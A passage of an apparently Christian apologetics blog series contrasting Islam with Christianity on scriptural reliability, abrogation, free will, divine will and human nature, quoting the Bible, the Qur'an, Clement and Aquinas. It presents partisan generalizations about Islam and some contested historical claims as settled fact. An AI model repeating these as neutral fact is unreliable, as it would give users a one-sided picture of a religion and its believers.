In the nineteenth century, Philip Schaff addressed this issue. He calculated that "only about 400 of the 100,000 or 150,000 variations materially affect the sense. Of these, again not more than about fifty are really important for some reason or other; and even of these fifty not one affects an article of faith or a precept of duty which is not abundantly sustained by other and undoubted passages, or by the whole tenor of Scripture teaching." There is no other book from the ancient world that is as well documented or its text as accurate as the Bible. There is no basis for Islam's claim of text corruption for either the Old or New Testament, because these manuscripts existed before Muhammad was born.

Its Development

We have manuscripts dating from before Christ's life for much of the Old Testament. These confirm the Old Testament citations contained in the New Testament, and tell us those passages come from the Greek Septuagint – and not the Hebrew manuscripts.

As to the New Testament writers, Matthew, John and Peter were Christ's disciples. One of Peter's disciples wrote the Gospel of Mark. Luke and Paul were contemporaries of Christ, and Paul was a witness to the resurrection. Finally, we have manuscripts for much of the New Testament dating to within 150 years of the events they describe, and the entire New Testament within 300 years – dating to the fourth century, over 200 years before Muhammad's birth.

Finally, if we have doubts as to a translation in one of the modern translations, we have inter-linear Bibles containing copies of the original manuscript text – along with both a literal translation of each word and definitions of the Hebrew and Greek meaning for words used in the text.

We do have accurate manuscripts with the original meaning in our possession. To say otherwise is to deny reality.

Differences

However, the Qur'an is unlike the Bible and Torah in several respects. First, there is no sense of chronology or history within the Qur'an, or even within the Surah's themselves. Instead, the longest Surah's come first and the shortest ones last. Many of the longer revelations occurred in Medina. Therefore, many later Surah appear earlier in the Qur'an. Second, there is little context around the passages within each Surah. The Hadith, Sunnah, and Sirat provide that context.

Hadith, Sunnah, and Sirat

The Hadith and Sunnah are similar as they both describe situations and events in Muhammad's life. They sketch what he said, who heard it, the context, who transmitted it, etc. The two are similar but distinct. The Hadith are oral communications given by Muhammad, whereas the Sunnah comprise the traditions and customs used to model how one is to live. The Sunnah is also the source of shari'a based upon Muhammad's actions, approval, and statements. The earliest Hadith appears almost two hundred and fifty years after Muhammad's death.

The Hadith were collections compiled by scholars who read and evaluated all of the ahadith they could find. Al-Burkhari spent sixteen years compiling his work, reviewing close to a hundred thousand ahadith in completing his final work containing 3,295. These compilations were necessary as the number of sayings attributed to Muhammad increased in the centuries after his death. These compilations brought some consistency and structure to the accepted sayings. The Sirat are the biographies of Muhammad's life. Tradition says these first appeared between one hundred and twenty and two hundred and seventy five years after Muhammad's death. The earliest of these is one attributed to Ibn Ishaq.

Verse Abrogation

There is one final difference that bears mentioning. The Qur'an contains some inconsistent verses. Over time some of the revelations spoken by Muhammad changed, to the point where some of his followers questioned his authority. In response, he recited "Such of Our revelations as We abrogate or cause to be forgotten, we bring (in place) one better or the like. Do not you know

that Allah is Able to do all things?" (S 2, 106) Abrogation resulted in the meaning of some earlier passages within the Qur'an either changing or replaced entirely by a later passage.

The Qur'an on Other Revelations

We'll close with some Qur'an verses about the Torah and Bible containing truth, and God's revelations in general.

God's Truth

Several brief points on this topic before we close. First, *the truth comes from God*. From surah 2.136:

> "Say: We believe in Allah and that which is revealed unto Us and that which was revealed unto Abraham, and Ishmael and Isaac, and Jacob, and that tribes, and that which Moses and Jesus received, and that which the Prophets received from their Lord. We make no distinction between any of them, and unto Him we have surrendered."

Second, *God revealed the Torah and Bible and both are truth*. From surah 5:

> "Lo! We did reveal the Torah, wherein is guidance and a light, by which the prophets who surrendered (unto Allah) judged the Jews, and the rabbis and the priests (judged) by such of Allah's Scripture as they were bidden to observe, and thereunto were they witnesses. So fear not mankind, but fear Me. And barter not My revelations for a little gain. Whoso judgeth not by that which Allah hath revealed: such are disbelievers." (5.044)

> "And We caused Jesus, son of Mary, to follow in their footsteps, confirming that which was (revealed) before him in the Torah, and We bestowed on him the Gospel wherein is guidance and a light, confirming that which was (revealed) before it in the Torah – a guidance and an admonition unto those who ward off (evil)." (5.046)

> "Say O People of the Scripture! Ye have naught (of guidance) till ye observe the Torah and the Gospel and that which was revealed unto you from your Lord. That which is revealed unto thee (Muhammad) from thy Lord is certain to increase the contumacy and disbelief of many of them. But grieve not for the disbelieving folk." (5.068)

Revelations

Third, *God's word is incorruptible as He protects it*.

> "Lo! We, even We, reveal the Reminder, and lo! We verily are its Guardian." (15.009)

Finally, *if Muhammad doubts a received revelation, then he is to ask those receiving God's revelations before him*.

"And if thou (Muhammad) art in doubt concerning that which We reveal unto thee, then question those who read the Scripture (that was) before thee. Verily the Truth from thy Lord hath come unto thee. So be not thou of the waverers." (10.094)

For the last revelation above to be true, the Torah and Bible existing in his day must have been true. *But those are the same manuscripts used today. You cannot have it both ways*. A further question that must be asked is if the first two sets of revelations had become corrupted (the Tanakh and Gospel), *how is it that producing a third set of revelations would protect that set alone from corruption*? *Either God is capable of protecting His revelations or not.* Again you cannot have it both ways.

We must discern the truth, and that requires educating oneself, at least on the arguments advanced by Islam against Christianity. We will not get that information from our corrupted academic institutions, media, or political leaders. Most of them simply do not know themselves, or choose not to know. We will return to this topic again later in the series.

Footnotes:

Seda, Pete, *Islam Is* …, p. 4, 2002.

Ibid.

Ibid.

Seda, Pete, *Islam Is* …, p. 7, 2002.

Ibid, p. 8.

Eliade, Mircea, Ed., *The Encyclopedia of Religion*, Vol. 12, p. 164, MacMillan Publishing Co., 1987.

Ibid.

Wolf, Dan, *A War for God*, p. 39, living rightly publications, 2017.

Eliade, Mircea, Ed., *The Encyclopedia of Religion*, Vol. 12, p. 165, MacMillan Publishing Co., 1987.

Schaff, Philip, *Companion to the Greek Testament and English Version*, p. 177, Harper, 1883.

All quotes from the Qur'an come from Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana

publications, 1999.

Man’s Nature and The Two Threads

MAY 14, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, FREE WILL, PROVIDENCE


Twentieth in a Series

In this article we look at Islam’s philosophical basis. We’ve stated several times that Islamic clerics applied reasoning and consensus to: (1) the creation of the Sunna, (2) the creation of the rules limiting the number of variant readings of the Qur’an, and (3) the identification of the trustworthy hadith. But what philosophical underpinnings and basis of reasoning did they apply? Do they matter?

We can go to Raphael’s painting of the *Schools of Athens*. The center of that painting contains the two figures below – Plato and his student Aristotle. Plato is pointing toward heaven and God while Aristotle has his hand extended over the earth. They represent two separate threads of thought about existence, morality, and knowledge. Ideas about First Cause—God.

The Two Threads

Clement of Alexandria stated that none of the Greek philosophers ever fully understood God. But Plato came closer to that understanding than any of those other philosophers. Aristotle professed a more traditional pagan view centering on man and the earth. We can see the development of each thread through the timeline below. This timeline, of course, does not cover all of the writings within each of them, but it does cover subject matter relevant to this article's topic.



The writings of those following Plato's thoughts balanced The One and The Many with transcendence and immanence. In Middle Platonism, to which Clement was responding, philosophers blended the two issues, with single unity being transcendent and complex unity being immanent. However, within the neo-platonic line of thought represented by Plotinus a single simple unity is supreme. Any complex unity must have a higher simple unity. To Plotinus,

The One was a transcendent simple unity beyond all being, essence, and thought. A side note, for those who do not know, Averroes was a Moorish (Islamic) philosopher.

Free Will

One relevant concept is that of free-will, the freedom of choice serving as a basis of America's society. Within the thread of theology/philosophy developed by Clement, Augustine, and Thomas, free-will is a positive. It is necessary, enabling us to fulfill our purpose of coming to know our Creator and becoming like him to the extent we are able. We've been given a mind and reason in order to come to know something about God. This is possible because our mind and reason are our likeness to Him. "For it is not possible to attain it (faith) without the exercise of free choice." Neither is knowledge without faith, nor faith without knowledge. As God is Good, we come to know him and become like Him, to the extent we are able, by acquiring and exercising virtue. And all "virtue should be the object of voluntary choice."

Compare this to the other thread, exemplified by Plotinus. In his writings, free-will is not a positive, but rather the negation of a negative. In other words, free-will is what you have when you are not coerced. This implies that man's natural state is one of being coerced, that of being controlled – a slave either to another or to one's own desires. Augustine spent several chapters in his work, *The City of God,* refuting the arguments of Plotinus and his student Porphyry.

Relation to Islam

Why does all of this matter? Plotinus philosophy was generally known during Augustine's lifetime, and as indicated by Goldziher, it had a significant influence on Islam's development.

"The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the Abbasid caliphate shows the adaptation of Persian political ideas; Islamic mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research.

'With this receptive character Islam was stamped at its birth. Its founder, Muhammad, did not proclaim new ideas. He did not enrich earlier conceptions of man's relation to the transcendental and infinite…. The Arab Prophet's message was an eclectic composite of religious ideas and regulations. The ideas were suggested to him by contacts, which had stirred him deeply, with Jewish, Christian, and other elements, and they seemed to him suited to awaken an earnest religious mood among his fellow Arabs. The regulations too were derived from foreign sources; he recognized them as needed to institute life according to the will of God."

As unity is superior to the many, the many must be bound by a single simple unity. The One is a single absolute power, without being, essence, or thought. It is pure will and the only power which is capable of creation. It is inscrutable and extrinsic; only known through those things it causes – but none of those things are a part of its nature. Further, it is the only force that can cause anything as it is the source of everything. This concept became Allah. And as we can see from the above arguments related to free-will, Islam presents a notion of man's nature and purpose that is contradictory to the one America is founded upon.

How can one be free if they do not have the ability to make their own choices, if they were created merely a slave?

A Christian Perspective

Compare this to the following passage on creation and the logic Clement of Alexandria uses to demonstrate the type of relationship that must exist between God and man.

"For assuredly He does not hate anything, and yet wish that which He hates to exist. Nor does He wish anything not to exist, and yet become the cause of existence to that which he wishes not to exist. Nor does He wish anything not to exist which yet exists. If, then, the Word hates anything, He does not wish it to exist. But nothing exits, that cause of whose existence is not supplied by God. Nothing, then, is hated by God, nor yet by the Word. For both are one – that is, God. … If then He hates none of the things which He has made, it follows that He loves them. Much more than the rest, and with reason, will He love man, the noblest of all objects created by Him, and a God-loving being. Therefore God is loving; consequently the Word is loving.

'But he who loves anything wishes to do it good. But nothing is better than the Good. The Good, then, does good. And God is admitted to be good. God therefore does good. And the Good, in virtue of its being good, does nothing else than do good. Consequently God does all good. And He does no good to man without caring for him, and He does not care for him without taking care of him. For that which does good purposefully, is better than what does no good purposely. But nothing is better than God. And to do good purposely, is nothing else than to take care of man. God therefore cares for man, and takes care of him. . . But the good is not said to be good, on account of its being possessed of virtue . . . but on account of its being in itself and by itself good."

God's Gift

Our Creator gave the gift of free will to Man as it is essential to his purpose. Through God's absolute foreknowledge of the choices each and every one of us would make, and the love He has for each one of us, even our bad choices God turns toward His good. Clement said the following about Providence. "For the Providence which extends to us form God is not ministerial, as that service which proceeds from inferiors to superiors. But in pity for our weakness, the continual

dispensations of Providence work. As the care of shepherds towards the sheep, and of a king towards his subjects." Further, "It is accordingly the greatest achievement of divine Providence, not to allow the evil, which has sprung from voluntary apostasy, to remain useless, and for no good . . . but especially to ensure that what happens through the evils hatched by any, may come to a good and useful issue, and to use to advantage those things which appear to be evils, as also the testimony which accrues from temptation."

Footnotes:

For more on free will, see Wolf, Dan, pp. 60-3, *The Light & The Rod: Why Biblical Governance Works*, Living Rightly Publications, 2020.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law*, pp.4-5, University of Princeton Press, 1981.

Rev. Alexander Roberts and James Donaldson, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagora, Theophilus, and Clement of Alexandria (Entire),* Vol. 2, p. 375, Wm. B Eerdmans Publishing Co. *The Stromata,* II, XXII.

Ibid, p. 535, *The Stromata*, VII, VII.

Ibid, pp.319-20, *The Stromata*, I, XVII.

Man’s Nature

MAY 13, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOD AND CULTURE, NATURAL RIGHTS AND HUMAN RIGHTS

Nineteenth in a Series

The last four articles looked at God, Allah, some of their similarities and differences, and implications. We covered some differences in morality between societies oriented toward God and Allah—what Greek philosophers called First Cause. Today, we’ll begin looking at some implications for creation and man, building on the information from the previous articles in this series. Along the way we’ll also pick up some aspects of the remaining areas of existence and knowledge related to First Cause.

Today, we’ll begin moving into who Man is, and the nature he possesses. This article reviews man’s nature coming from the Bible and Qur’an. The next time we’ll take a more philosophical view of the same topic. One item common to Christianity, Judaism, and Islam is that God is the creator of everything that has ever been created. With this frame of reference, we’ll begin with what the Bible says about Man and his nature. The Bible quotations come from the Authorized King James Version, and the Qur’an references are from Pickthall’s book on the meaning of the Qur’an.

Man in the Bible

Man’s creation in the Bible occurs in Genesis, Chapter 1 and reads as follows;

"And God said, Let us make man in our image, after our likeness: and let them have dominion over the fish of the sea, and over the fowl of the air, and over the cattle, and over all the earth, and over every creeping thing that creepeth upon the earth. So God created man in his *own* image, in the image of God created he him; male and female created he them. And God blessed them, and God said unto them, Be fruitful, and multiply, and replenish the earth, and subdue it: and have dominion over the fish of the sea, and over the fowl of the air, and over every living thing that moveth upon the earth." (Gen. 1:26-8)

Man's creation comes last in Genesis 1, and this event's order matters. First, unlike the rest of creation, God created man in His own image and likeness. Man's creation and nature came first. Second, God gave Man dominion over the things of the earth. Dominion is lawful authority granted to another by a sovereign. God is sovereign over all creation by virtue of His act of creating it. Creation is His. Therefore, Man's dominion is not innate, but rule with limited power through God's grant. It is the difference between owning and possessing. God did not give man dominion over the earth itself, only the things of the earth. We see that in the following verse.

"The land shall not be sold for ever: for the land *is* mine; for ye *are* strangers and sojourners with me. And in all the land of your possession ye shall grant a redemption for the land." (Lev. 25:23-4)

Right of Use

God's dominion is man's right to use what God created. Just like God, man also has the right to keep what he creates. We see this in the following;

"Behold *that* which I have seen: *it is* good and comely *for one* to eat and to drink, and to enjoy the good of all his labour that he taketh under the sun all the days of his life, which God giveth him: for it *is* his portion. Every man also to whom God hath given riches and wealth, and hath given him power to eat thereof, and to take his portion, and to rejoice in his labour; this *is* the gift of God." (Eccl. 5:18-9)

"I know that *there is* no good in them, but for *a man* to rejoice, and to do good in his life. And also that every man should eat and drink, and enjoy the good of all his labour, it *is* the gift of God." (Eccl. 3:12-3)

Man owns and possesses those things created through his labor, whether directly through that labor or indirectly using money. Money, at its most basic level, is a store of value representing man's labor.

Man is uniquely created. As the Son is the image of the Father, so man is the image of the Son. But this is not meant as a physical resemblance. "For the image of God is His Word … the image of the Word is the true man, the mind which is in man." Because, "man is made principally for the knowledge of God." "God in man; man in God."

Implications for man's nature includes; (1) we have a need to know ourselves, (2) we all share an equality of nature, (3) we all have choice, and (4) we've all been given freedom.

Image and Likeness

As to Man's nature, Thomas Aquinas draws a distinction between likeness and image;

> "Augustine says, 'Wherever you have an image you have a likeness, but wherever you find likeness you do not necessarily find image.' This shows that the idea of image involves likeness, and the 'image' adds something to 'likeness' … But man is both said to be 'the image' because of his likeness to the original, and 'after the image' because the likeness is imperfect."

He concludes Man contains the Creator's image within three separate stages as follows;

> "But things are likened to God, first and most generally in so far as they are; secondly in so far as they are alive; thirdly and lastly in so far as they have discernment and intelligence. It is these latter, as Augustine says, which are 'so close in likeness to God that there is nothing closer in all creation.' Thus it is clear that only intelligent creatures are properly speaking after God's image"

Reason was given to Man alone and it is through this intelligence and ability to discern that Man has a likeness to his Creator.

We are to use this image to discern good from evil—as God is good. By understanding good, we know Him better. God is love, and grace about love. Man is most aligned with this image when loving God, himself, and his fellow man, an alignment Man must himself choose.

Man's Creation in the Qur'an

Within Islam Allah is responsible for all of creation. From the Qur'an, "He it is Who created the heavens and the earth in six Days; then He mounted the Throne. He knows all that enters the earth and all that emerges therefrom and all that comes down from the sky and all that ascends therein; and He is with you wheresoever you may be. And Allah is Seer of what you do. His is the Sovereignty of the heavens and the earth and unto Allah (all) things are brought back. He causes the night to pass to day, and He causes the day to pass into night, and He is Knower of all that is in the breasts." (S57, 4-6)

Allah's creation includes man, although there are several different versions for how Allah created man within the Qur'an. In some instances it is from fluid, another a clot, and another black mud; but the how doesn't matter nearly as much as man is part of Allah's creation. One verse regarding the creation of man follows: "Does man think that he is to be left aimless? Was he not a drop of fluid which gushed forth? Then he became a clot; then (Allah) shaped and fashioned and made of

him a pair, the male and female. Is not He (who does so) able to bring the dead to life?" (S75, 36–40)

Allah and Man

So both Allah and God are responsible for the creation of everything that has ever been created. However, man's purpose differs significantly within Islam. These differences include: (1) Allah created man only to worship and obey Allah, (2) good works matter, but they matter only in that the actions are in obedience to Allah's will, and (3) that all mankind does not possess the same nature, and therefore all do not possess the same rights. In addition, most of Islam does not believe in man possessing free will. Qur'an verses regarding each of these areas follow below.

There is no relationship between man and Allah as exists between man and God. Instead man is Allah's slave, created solely for the purpose of worshiping Allah. Indeed man cannot know Allah; He is inscrutable.

"I created the jinn and humankind only that they might worship Me." (S51, 56)

"There is none in the heavens and the earth but comes unto the Beneficent as a slave." (S19, 93)

"The (faithful) slaves of the Beneficent are they who walk upon the earth modestly, and when the foolish ones address them answer: Peace." (S25, 63)

Free Will

Although some sects of Islam recognize free will, most do not. In regards to man's free will:

"And every man's augury have We fastened to his own neck, and We shall bring forth for him on the Day of Resurrection a book which he will find open. (And it will be said unto him): Read your book. Your soul suffices as reckoner against you this day." (S17, 13-14)

Doing Good Works

Good works matter within Islam, as they are necessary for salvation. But the basis for those actions is obedience and not love – even for acts of charity.

"Then as for him whose scales are heavy (with good works), He will live a pleasant life. But as for him whose scales are light, The Bereft and Hungry One will be his mother (Hell)." (S101, 6-9)

"Lo! Those who believe and do good works, theirs will be Gardens underneath which rivers flow. That is the Great Success." (S85, 11)

"A spring wherefrom the slaves of Allah drink, making it gush forth abundantly, because they perform the vow and fear a day whereof the evil is widespreading, and they feed with food the needy wretch, the orphan and the prisoner, for love of Him, (Saying): We feed you for the sake of Allah only. We wish for no reward nor thanks from you." (S76, 6-9)

Inconsistencies

These beliefs present us with another inconsistency within Islam. As all things come about from Allah's will, then men cannot elect to do anything except what Allah has willed –Allah's will predetermines both man's good works and bad. Compare this to the writing below by Clement of Alexandria on why bad things happen if God exists.

"t was not He (our Creator) wished us to be persecuted . . . Accordingly, they unwillingly bear testimony to our righteousness, we being unjustly punished for righteousness' sake. But the injustice for the judge does not affect the providence of God. For the judge must be master of his own opinion—not pulled by strings, like inanimate machines, set in motion only by external causes. Accordingly he is judged in respect to his judgment, as we also, in accordance with our choice of things desirable, and our endurance."

This leads to another moral dilemma within a society based upon Islam's principles. The primary role of governance using Biblical principles is administering justice, the virtue of providing each man what is due him. However, if all comes about by Allah's will, then how can there be any justice outside of Allah's will? Can we find justice for actions that are the result of such a will? If not, mustn't one resign themselves simply to accepting another's actions as right as those actions must be Allah's will? In brief, can any human governance achieve justice with such a foundation?

Man's Nature

There is one final topic to mention concerning man's nature. Within Islam while man was created by Allah, not all mankind has the same equality of nature; and as not all share the same equality of nature, not all possess the same rights. There are several verses within the Qur'an for this area. Listed below are just a few.

"And Allah has favored some of you above others in provision. Now those who are more favored will by no means hand over their provision to those (slaves) whom their right hands possess, so that they may be equal with them in respect thereof. Is it then the grace of Allah that they deny?" (S16, 71)

"Men are in charge of women, because Allah has made the one of them to excel the other, and because they spend of their property (for the support of women). So good women are the obedient, guarding in secret that which Allah has guarded. As for those from whom you fear

rebellion, admonish them and banish them to beds apart, and scourge them. Then if they obey you, seek not a way against them! Allah is ever High Exalted, Great." (S4, 34)

"O you who believe! Choose not disbelievers for (your) friends in place of believers. Would you give Allah a clear warrant against you? Lo! The hypocrites (will be) in the lowest deep of the Fire, and you will find no helper for them." (S4, 144-5)

"Lo! Those who believe, and those who are Jews, and Sabaeans, and Christians—Whosoever believes in Allah and the Last Day and does right—there shall no fear come upon them neither shall they grieve." (S5, 69)

Rights

Biblical principles point to all men sharing the same equality of nature as we are all Adam's descendants; we therefore all have the same basic natural rights as these also came from our Creator through man's nature. Within Islam all are not equal, rather, some are more equal than others. The group one is a part of determines the rights one possesses. From the verses above there are differences in man's equality of nature noted between several different groups; between believers in Allah and those who do not, differences between men and women, and even differences between those who believe in Allah.

Islam represents a form of collectivism, a belief in group rights and not individual rights or liberty. However, it does differ from other forms of collectivism in that the end is different. Society's end with Islam relies upon the expressed will of Allah as given through the revelations within the Qur'an. The church and the state are not separate; they are one – as are the military, law, civics, etc. All are Islam, and all exists to serve Allah. The state and church represent Allah's will on the earth – the state and church are therefore one. Those who believe one can bring a republican form of government as we know it to an Islamic state simply do not have enough understanding to know what they are talking about. We'll cover this in a later article picking up the topic of freedom. Freedom exists within Islamic society, but it is different.

Knowledge

Before we end, a brief word about knowledge. God is the source of all creation, including man. Within Christianity, God has being, nature, essence. We can know God through understanding; His creation, ourselves, and what He reveals to us about Himself. To know our purpose, and His will for us, revelation provides us with knowledge of Him—as First Cause. The knowledge coming from Him must therefore be Truth. Other truths may exist, but they must be consistent with His Truth. In the words of Clement of Alexandria once again:

"One speaks in one way of the truth, in another way the truth interprets itself. The guessing at truth is one thing, and truth itself is another. Resemblance is one thing, the thing itself is another.

And the one results from learning and practice, the other from power and faith."

"The way of truth is therefore one. But into it as into a perennial river, streams flow from all sides."

The above presents several significant differences for one holding Islam's tenets. First, Allah is inscrutable; man cannot know Allah. We only have knowledge of Him from His actions, but those actions are not a part of His nature. Second, Allah's will changes over time. There is no guarantee His will one day will be the same the next. So how can one know truth? Third, what relationship exists is in the form of master and slave; so understanding is not important—only acceptance and obedience matter.

Footnotes:

Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publications, 1999.

Webster, Noah, *American Dictionary of the English Language*, 1828, Foundation for American Christian Education, 1999.

- Possess – (2) To hold; to occupy without title or ownership.
- Own – (2) To have the legal right to, without the exclusive right to use.

Roberts, Alexander, Rev. and Donaldson, James, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagoras, Theophilus, and Clement of Alexandria (Entire)*, Vol. 2, p.199, Wm. B. Eerdmans Publishing Co., 1989. Protrepticus X.

Ibid, p. 495, The Stromata, VI VIII.

Ibid, p. 271, Paedagogus, III, I.

For more, see Wolf, Dan, pp. 59-63, *The Light & The Rod: Why Biblical Governance Works*, Living Rightly Publications, 2020.

Aquinas, St. Thomas, *Summa Theologicae*, Vol. 13, p.51, McGraw-Hill Publishing Co., 1970. 1a, 93, 1.

Ibid, Vol. 13, p. 55, 1a, 93, 2.

For more, see Wolf, Dan, pp. 148-9, *The Light & The Rod: Why Biblical Governance Works*, Living Rightly Publications, 2020.

Roberts, Alexander, Rev. and Donaldson, James, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagoras, Theophilus, and Clement of Alexandria (Entire)*, Vol. 2, p.423, Wm. B. Eerdmans Publishing Co., 1989. The Stromata, IV, X.

Ibid, p.308, The Stromata, I, VII.

Ibid, p.305, The Stromata, I, V.

Why the Differences in God's Nature Matter

MAY 7, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOD

Eighteenth in a Series

The last several articles review some significant differences in the ideas of God and Allah. Today we'll examine one implication from those differences. Truth and Will. Not so much what they are or are not, but rather a characteristic—is it timeless and changeless or does it change with time? And if the latter, what are some implications arising from the difference?

God's Will

The Bible is clear; God's will, His Word and promises do not change. God Exists outside of time. He spoke creation into existence through the Word, once before time began for all time. We have the following passages from the Bible supporting this idea.

"God is not a man, that He should lie, Nor a son of man, that He should repent; Has He said, and will He not do it? Or has He spoken, and will He not make it good?" Numbers 23:19

"Every good thing given and every perfect gift is from above, coming down from the Father of lights, with whom there is no variation or shifting shadow." James 1:17

"Remember those who led you, who spoke the word of God to you; and considering the result of their conduct, imitate their faith. Jesus Christ *is* the same yesterday and today and forever."

Hebrews 13:7-8

The New Testament documents the fruition of the Old Testament prophesies. In Christ's words, "Do not think that I came to abolish the Law or the Prophets; I did not come to abolish but to fulfill." Matthew 5:17

There is no reason for God's Word, His Truth, or His will to change. By His foreknowledge, He knew all of the good and bad decisions we each would make since before the beginning of time. With that foreknowledge He turned even our bad decisions to His good. That is God's Divine Providence. As a result, man has free will within God's perfect plan, and that plan comes to the end God intended.

Allah's Will

So what does Islam have to say about Allah's will and truth? From *Islam Is* … "The Prophets, from Adam to Muhammad, were all brothers in faith. They all called people to the same truth. Different Messengers came with different sets of laws sent to God to guide and govern the people, but the essence of their teachings was the same." We saw above that God's truth, and will, do not change. They are one. Pete Seda's statement indicates that idea also holds true within Islam.

However, Allah is pure will; without Being, Essence, or Nature. This will provides unity as it holds absolute control over every aspect of creation. Within Islam Allah is the cause of all actions, but these actions are not a part of Allah's Nature—as Allah is pure will. This will is absolutely inscrutable by man. Therefore, man cannot have a personal relationship with God, he can only obey. *This is Christianity's opposite, as God made man in His image and likeness, intending us to have a personal relationship with Him. That relationship provides the opportunity for our transformation, allowing us to accomplish our purpose through His Grace*.

Implications

Several Important implications arise from the above differences.

Abrogation

While God's will does not change, Allah's will does. Below are two contradictory passages from the Qur'an.

"Theirs are good tidings in the life of the world and in the Hereafter – There is no changing the Words of Allah – that is the Supreme Triumph." (S10.64)

"Nothing of our revelation (even a single verse) do we abrogate or cause be forgotten, but we bring (in place) one better or the like thereof. Knowest thou not that Allah is Able to do all things?" (S2.106)

This difference presents an inconsistency within Islam. Allah's word does not change over time, but Allah's will does. Allah's revelations therefore are revealed over time and have changed over time. Such changes are difficult to square with the Qur'an's stated consistency. Also, how can Allah be all-knowing if abrogations represent change?

Predestination/Free Will

One can find verses supporting both free will and predestination within the Qur'an. However, the general view within Islam supports predestination. But, from *Islam Is* … again,

"An important aspect of Islam is that every human being has the free will to choose between right and wrong. …

'Human free will does not in any way contradict God's absolute sovereignty over everything in creation. Neither does it contradict the fact that nothing happens in creation except what God wills. Some might say, 'Therefore, I have no free will. My free will is but an illusion.' On the contrary, God created within each of us the ability to formulate an intention. God wants us to be able to make our own choices. When a person makes a choice, God, by His divine will, creates the actions and circumstances that allow the person's intention to be carried out. It is God's will that human beings have free will. God is not always pleased with the decisions people make, but He wants them to be able to make these decisions by their own free choice. An example of this is a person's will to do a good deed. If the good deed comes to pass, God's will allowed it to take place, and God will reward both the intention and action. In other words, God, The Judge, may reward you for good deeds willed but not yet carried out; however, He does not punish people for bad intentions not acted upon."

While the above is a long passage, it brings out a critical difference between Christianity and Islam. The difference is in this. *Within Christianity God made man with a free will which was good. It is man's turning away from God's will that results in an evil will. Within Islam Allah's will is responsible for all things, regardless of whether a thing is good or evil*.

Al-Ghazali, one of Islam's most respected scholars, supports this notion;

"He willeth also the unbelief of the unbeliever and the irreligion of the wicked and, without that will, there would neither be unbelief nor irreligion. All we do we do by His will: what He willeth not does not come to pass. If one should ask why God does not will that men should believe, we answer, 'We have no right to enquire about what God wills or does. He is perfectly free to will and to do what He pleases.'"

Intentions versus Actions

As noted above, intentions also assume a place within Islam they do not hold within Christianity. As Allah wills all things, whether something comes to pass or not depends upon that will. Actions occurring are dependent on Allah's will. Within the Middle East, if you speak to someone about an event in the future (such as a meeting), you may hear the phrase "If Allah wills." They may or may not arrive at the event, and if they do not appear it is because Allah willed something else. Compare this notion to Christ's words.

"You have heard that the ancients were told, 'You shall not commit murder' and 'Whoever commits murder shall be liable to the court.' But I say to you that everyone who is angry with his brother shall be guilty before the court." Matthew 5:21-2

"Therefore everyone who hears these words of Mine and acts on them, may be compared to a wise man who built his house on the rock. And the rain fell, and the floods came, and the winds blew and slammed against that house; and *yet* it did not fall, for it had been founded on the rock. Everyone who hears these words of Mine and does not act on them, will be like a foolish man who built his house on the sand. The rain fell, and the floods came, and the winds blew and slammed against that house; and it fell—and great was its fall." Matthew 7:24-7

Within Christianity bad intentions are enough to condemn one, good intentions must be acted upon—whether they succeed or not. As Allah wills all, Islam presents a very fatalistic view of life, one without the hope offered by Christianity. From the Qur'an,

"And if We had so willed, We could have given every soul its guidance, but the word from Me concerning evildoers took effect: that I will fill Hell with the jinn and mankind together." (S 32.13)

"Naught of disaster befalleth in the earth or in yourselves but it is in a Book before we bring it into being – Lo! that is easy for Allah." (S57.22)

Salvation

Islam rejects the notion of original sin. Allah forgave Adam and Ever their transgression after they repented. Instead, each person is judged on the basis of their works.

"Lo! As for those who believe and do good works, for them is a reward enduring." (S41.8)

"Then, as for him whose scales are heavy (with good works), he will live a pleasant life. But as for him whose scales are light, the Bereft and Hungry One will be his mother (Hell)." (S101.6-9)

One of the most frequently asked question when teaching about Islam goes along the lines of "Why would someone want to convert to Islam?" I think the above notion about salvation is a key

part of the answer. *Christianity requires a positive commitment to personal transformation*. For many people, this is very difficult to do. It requires effort and commitment on our part. Christian principles are fairly easy to understand, but at times very difficult to live out.

